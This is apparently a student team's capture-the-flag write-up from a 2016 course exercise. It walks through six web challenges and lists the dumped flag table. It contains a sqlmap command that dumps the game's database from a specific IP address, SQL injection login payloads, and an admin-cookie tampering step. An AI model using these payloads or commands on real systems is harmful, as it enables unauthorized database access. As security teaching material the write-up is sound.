
2016 CTF Group 17

Winnona Desombre, Janeth Jepkogei, Niketan Patel, Tommy Tang




```
Table: ctf_flags
[41 entries]
+----+-------------------------------------------------+--------+
| id | flag                                            | points |
+----+-------------------------------------------------+--------+
| 1  | key{18e9d8d92b4c6342ffd51de9934b69223c312b51}   | -400   |
| 2  | key{dc76ee78430d2982026f8364dbccb5755f6d5561}   | -400   |
| 3  | key{b220a91e7eab10fde8677c149829fee7ef6b6758}   | -400   |
| 4  | key{ee16dd465865e2233c2e715f11ef3caf4ac79c03}   | -400   |
| 5  | key{2645e286540c44f4bac5f648dfe301c81dcfbff7}   | -400   |
| 6  | key{8aace50bc0675c767c949fea6ae483a5212a739d}   | -400   |
| 7  | key{d21f5c37658648250bfbb22824a337174ced3161}   | -400   |
| 8  | key{04e3895d689bbbe88f80021e3a8428eb3b626b6f}   | -400   |
| 9  | key{7adbfbdb1407d8e812cf1e3ee1d6bbe8caea5f50}   | -400   |
| 10 | key{4adc8999a044e068f06622c56a4e0dba3e7889ea}   | -400   |
| 11 | key{aacf72a7b818119917a5a77c233a64b82099db85}   | -400   |
| 12 | key{5644ed18e6f4cbbbdf907a177197b03cfc844e1c}   | -400   |
| 13 | key{fcb26d5bbe8d9c813034ee6a2b40eb35a96c7ff4}   | -400   |
| 14 | key{f29f85aed418bc01b663daf74f60ffdca929852d}   | -400   |
| 15 | key{31dbc504a0613c951b9401aa5fd22e93a39a4b0a}   | -400   |
| 16 | key{2091a21db0bc41e5cbfe5dfecffd3e12198b05ef}   | -400   |
| 17 | key{e66e28552e7e71c3ca5fa04540213bb7c0744f03}   | -400   |
| 18 | key{0a10e415da14795965b23364b6f9013dd5c9e80e}   | -400   |
| 19 | key{5ced541684663900133550d8b2942170d0b3a0f9}   | -400   |
| 20 | key{3ade9451b891078b05616e2a3a9754ce33ff3a6e}   | -400   |
| 21 | key{cabd534c35ee6a39365f4ed3bce4eafdcc3d4b8d}   | -400   |
| 22 | key{031407210601020702190718010518031814071817} | -400   |
| 23 | key{fa14a518f6b63433a88cb596833bf68bd6672762}   | -400   |
| 24 | key{83da018c3a5af6d0f2806049c4082387f1de3955}   | -400   |
| 25 | key{2797449c56a55474cf682003e60cde0cbb05335a}   | -400   |
| 26 | key{1299dc608a808e8c4d0c3394e39b0d93ff5d6acb}   | -400   |
| 27 | key{550d052dc9b07189f83c354c7bfd8d86f5fbdae5}   | -400   |
| 28 | key{d1e2abc18a8b508f620471e42c72adf3818c6480}   | -400   |
| 29 | key{57d5fd2743a01ff55092d08f79355b186a46d62a}   | -400   |
| 30 | key{bc358d87493ed2272574a4dedc5295d386dcf451}   | -400   |
| 31 | key{1baa06b4c8bc2d63f9db4d4cc86a2e2b12a7e893}   | 100    |
| 32 | key{b021295822aa4fcfc3247ea4d3c94a5347ba55cc}   | 100    |
| 33 | key{a7b454a5db1362edbbe224aa69d2b8cf254ed21e}   | 200    |
| 34 | key{f142054ce77c8dd1a3c402fa45f10e349fe8e2b4}   | 200    |
| 35 | key{41e5ead50734b60f1616f60e13ac8b5ad78cdd11}   | 300    |
| 36 | key{82056ad7d72266424775341f3ef7ce175a204d1f}   | 100    |
| 37 | key{79994a5ce1ac700769cddb476b0cf5ffb0afc29f}   | 400    |
| 38 | key{5442082b312696766f4a9b6b0e632350b032dda4}   | 200    |
| 39 | key{22c1d9a7ae38237bdae1aadfe685f501c570a391}   | 100    |
| 40 | key{792445a15d6bc3d6eeb15cb5645a4cfa3b6849ba}   | 300    |
| 41 | key{ea269790994fd536135ec08ed5786d8c22b99195}   | 0      |
+----+-------------------------------------------------+--------+
```

Dumping all the keys

Due to the SQL injection vulnerability on http://35.160.70.156/board.php?id=256, dumping the database is actually a trivial process with sqlmap. This command dumps all the keys in the CTF game: “python sqlmap.py -u "http://35.160.70.156/board.php?id=256" -D scoreboard -T ctf_flags --dump”.

Challenge 1: Just GET the FLAG




```
key{1baa06b4c8bc2d63f9db4d4cc86a2e2b12a7e893}
```

Location: GET http://35.160.70.156/FLAG

Method: The hint made it quite obvious that we needed to do an HTTP GET request to some URL, and eventually realized that the API call is `/FLAG`. We used the python requests module to test the other API calls that we thought may be the ones needed (like `/flag` or `/key`). Then by inspecting the raw text of the response, we found the flag in it.

Challenge 2: You are staring right at it.




```
<83>?<9E>]<U+05CD>I9<AD><89>Q<B9><DF>^W^XPt<BF>~<8B>J<B8><E8>^^<9E>+rt<S^W<B2><85>#^N^]<85><F7>8u<84>
{6F2<FD>&<EC><DA>l{^G^D<FE><C9>iP<DE>^Y!<B4>b^K<A6><9C>"^Z^S<F2><A5><C0>l,<CC>[^F<9D><D0>^T<AA><B9>^S
?%<E6>\        ^B<81><B3><AB>^H<85><A2>^A<C8><E8>D<FD><E5><F6><80>R<96>0"znN<A1>,z<F1><<BC>^^<BF>}<E3>
<ED><E3>q^U~<99>#<FE>"<A8>^Z^?<91><B4><AF><E0><9C>3W<BA><AD><AB><E3>V{<E9><85>]<FB><D2><E7><9F>'<D5>
^F^VrmX<C1>a<92>><C3 i ^Z^W<87><DA , <A9 J <CD ^P<D6 <B9 <CD <DA <84><8A <FD><B1><D1 <F6><EA
<E8>ESC<86>,<DD><FE><AE>v<FB><BD><8F>^?^H^?<A2>ä<8C>8b}}<A4>s <AD>C<DA><E1>^O<F0>F^U<E7>^R<ED><D1>C
<CE>6^U^QW<EB>E<F5>&<D3><D7><EC>^GIFQ=Kq1ħk><F7>s~<88>Ŭb<97>./<98>h<D7>H<C0>X#<FF>R<D0>ø|f>Q<B5><89>
<AC>m6<F0><C0><F2><FB>7&#Z ^?<D6><E6 q <9D <F6><8C <AF 3xN ^C<C3 : <F9>^F<EA>^ E <C0 "Hk <AA <91 r
Y<F1>V<BA>a<CD>^G<9D>>8<FC>%:fW7(^W⌊<F4><B4>^P<B9><BE>@61C^U^?R|F^_D^W^<F9>$s<F3>@<DA>$^Y)<91><E3>#<
^K94>*  <80>1>       <D8>Ğ<DC>;q}:<D7><C9>&<DB><EB>s<C5><ED>^R<A6>~^P<9C>^E<A3><88>h<E2>'<E4><95><E7>,
<93><F7><ED><D6><DE>!<D4>?{覺 ?<B2>s<AF>^Q<D7>,E<98><FD>^@^K&^E<9C>t^S^Me<85>    C4<B9>=<E0>t<B5>^A<F3>
H<E6>^M<CF><DD>ESC<F5><96><F5>^B<E6><BA><FC>K<E2>1<C7><DE><C1>WcS^_<AD><F8>iypC^V_,^@<F9>><B7><F3 }
<F6><EF>_>d_<FE><E2>^A;{^B^Sm<C0><FE>^Kw^NYgf<CE>
D^Z<A9>^EekÞ<C2>P<AA>dS%7W^GQ<A6><F3><BD>6r<B9>j<C7><CF>N<D8>ON<95><8D>^L^O<F6><C0><83><83><F6>↓s/Lj
<C4>f<E7>^%<A0><E9>%^X^U<86>&HQ<CA>/<E4><FA>^X<A9>(<8C>H<E0><F2><AC><BA><C9>`2<9A>,,<F6><84>zL%↓g<E1>
^?<F5>X|<BD>^Q^W<EB><EF><BB><CE>c<98>[Z^L<CE><D5><C9>^H<D1>$<95><D3>^Pd<9A>^R<E1>H]+X<A5><AA>^\C=^D1
<DD>j<85><D6>=|<D3><EE><ED><98>i<9F><BE>n<AC><DB><8C <85 <87><89 v <98>^ <C2>^K<C6>^ Rd <AD><E1
<F8><80>a<82>^E<97>I<AE>%7~<84><90>!c<89>_^P^Oj<9D><D7>^_ø<D7><EF>5`^?V<D1>^Hfs<8C>E^Np<E1><FD>"<8B>
<AE><C8>*/j<83><EE><8B>r<F4><BD>qESC6<CB>~^Q<9E>bB1A<90>J<CE>E^?f/uN<8A><E9>j^F)6<8B>J5<E7>^Q<F2>^T
<A6>_<AB>^PZ<85><D9>9+<E0><F4>^\(^CA^K<EB><80><E9>D<CC>}^Y^T<E3>><89>^?g<AF>w<AD><DF>^R<8D>-<8D>1GP
<F9><92>Xj<D0><EC>H^L8>w@^Qq<CD>8<C6>mZ|g<BD><E3><E4>k<BE>S<C9><FD><U+0EDE><ED>`^]<FE><AE>w^L<DA>`W
<DE><E6>&FI^Z<E9>[<9E><99><95>&^EJ<9C><97> <FE>\<95>錢<AA>]<98><F6>HtW<B6>^^<DC>g><F2><C0>^^<BB><FF>
<D7><F7><D9><C0><B0>g3sL^D<C1><C3>l^K<92>^P<C0><95>:u<A1>8<FC>^HCh<85><97><U+17F7A1><C4>7<C7><FB><85>
'<EB>^N<E2>o<AE><BB><B4><CA><C3><D8>u <DC>/}<A7>^\WYEf<AA><8A>DD<80><DD>^Z^N<D4>F<B4><88><C0>:<BE>
<92><DE>^DLH <BD>y<90>^e^G<AD><BB><C7><CA><E5>}<9E>7<B7><CD>#^_<8A><A7><9C>&<8A>W^U<AD><FD>8<E7>T^XQL
<E4><96><EE><D7>;n<BA>^F<8B>^QI<9D><93>rj<D4><F0><F3>%EΣ<F2><99><9E><C6><U+077F>Y^B_<FD><EA><93><F6>
<C2><FF><9D>c<A6><8F><A1><C1>P^O<86>^EY;^?<9E><89>^\d<A8><AF>o<C0><C1>^<E9><DC>U<94><8C>P9<BA>J<A5>
<B2>]<BA>8eSSf<FD>^C){<CF>{<DF>m{<EF><BA><CB>%«V•<CB>aZ<82>1<83><F7><B3><D2>8<B8>^Z<DF><FA><FF><F4>
<BD><DA><E2>1<98>I<A6>N<BF><F5>[}sZ<F8><FF>l<BA><F6>N<CB>ao<D5>^@^@^@^@IEND<AE>B`<82>key{b021295822aa
4fcfc3247ea4d3c94a5347ba55cc}
(END)
```

Location: logo.png on http://35.160.70.156/board.php?

Method: After reading the hint, we deduced the flag must be hidden directly on the board page or the blog. After examining the text to no avail, we examined the pictures: happy.png, logo.png and logo2.png by running “less logo.png | grep -i "key"”. We found a match with logo.png and the key was at the end of the image.

Challenge 3: All your base64 belong to us.




view-source:192.168.23.131/ctf-f2016/board.php?id=5%20or%201=1

```
<!DOCTYPE>
<head>
    <head>
        <title>The Happening</title>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-
        <link rel="alternate stylesheet" type="text/css" href="site_buri
        <link rel="alternate stylesheet" type="text/css" href="site_futal
        <link rel="stylesheet" type="text/css" href="site_kusabax.css" t
    </head>

    <body>

    <div id="header"><h1 id="logo">The Happening</h1></div><form id="rep
<textarea name="comments"></textarea></p><p><input type="submit"></p></f
<p>Welcome to the 2016 CTF! <script>document.getElementById("logo").src=
<h2><a href="board.php?id=2">Key</a></h2>
<p>HXXjO3ehAAhUxBxUkGFQrNLsU5RYmburYXFTwZqtTbBHIKxJ8am3eeuaoPlZ</p>
<h2><a href="board.php?id=3">Key</a></h2>
<p>0TjTfzyU7u954ns5brssyh4E5pjskQhOnIqUggsLz8pzMhYozbyGGnKRjQjY</p>
<h2><a href="board.php?id=4">Key</a></h2>
<p>feYbwhuzxc0vXtSbGMupUfbIqnK0kaK4iUwwP4A9gxXlAVLWoPu9j3Wbh55w</p>
<h2><a href="board.php?id=5">Key</a></h2>
<p>a2V5e2E3YjQ1NGE1ZGIxMzYyZWRiYmUyMjRhYTY5ZDJiOGNmMjU0ZWQyMWV9</p>
<h2><a href="board.php?id=6">Key</a></h2>
<p>Pgv0AhelzlXhWJA3i0MJTwpyFujzUr0TcZSvNAb7o1CWa2YkhRuPwBTQ2TGR</p>
<h2><a href="board.php?id=7">Key</a></h2>
<p>0gesD3qLL7DwH3E69TD0ULT2qBNyHPzVEKHm2jFF52CqtcTgmfhRVrVqopOR</p>
<h2><a href="board.php?id=8">Key</a></h2>
<p>jB2ayWg4Z0tMD3L69kQrqbiebxUc44ktZ9xzbSPBzLg8FZsFbVVkeuL1EiSz</p>
<h2><a href="board.php?id=9">Something</a></h2>
```

Location: http://35.160.70.156/board.php?id=5%20or%201=1

Method: Use SQL injection (a=’1’or’1) to access all the information on the board. In one of them you will find a bunch of hashes. Use an online tool to decode each of them until you find the right key.

Challenge 4: Don't ask me if something looks wrong. Look again.




```

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<center><p>Looking for <a href="http://35.162.1.149/">Evil Homer</a>?</p></center>
<hr><center>nginx/1.6.2 (Ubuntu)</center>
</body>
</html>
<!-- Hmmm, the plot thickens... key{f142054ce77c8dd1a3c402fa45f10e349fe8e2b4}-->
```

Location: http://35.160.70.156/main.php

Method: Do a SQL injection on the admin page with the username 1' or '1'=1. You will be redirected to a 404 page. Inspect the source code for the page and you will find a key.

Challenge 5: Don't ask me if something looks wrong. Look again, pay really careful attention.



Congratulations! Here you go: key{41e5ead50734b60f1616f60e13ac8b5ad78cdd11}

Request to http://192.168.23.131:80

POST request to /ctf-f2016/login.php


Type	Name	Value
Cookie	admin	true
Cookie	PHPSESSID	0d1452f5f92c9a585275ad7a1bbc...
Body	login	1' or '1'='1
Body	password	d

Body encoding: application/x-www-form-urlencoded

Location: http://35.160.70.156/main.php

Method: After finding the SQL injection vulnerability on the admin page from challenge 4, we decided to investigate further using Burp Suite. We saw that a boolean admin token was set to false and being sent with the cookie. After changing it to true, we received the key as a response.

Challenge 6: Buried in the dump of uploads




```
tommy@wr-130-64-194-130:~/Downloads/ctf-f2016/html/wp-content/uploads/2015/10$ more fun.pcap
FLAG: key{82056ad7d72266424775341f3ef7ce175a204d1f}
```

Location: http://35.160.70.156/wp-content/10/2015/file.pcap

Method: We tried to open up the pcap file in wireshark and it said that it was unable to open it. So we immediately guessed that the `.pcap` file extension was a hoax and we opened up the file in Sublime Text and the key was written in plaintext.

Challenge 7: Buried in the dump: needle in the haystack.

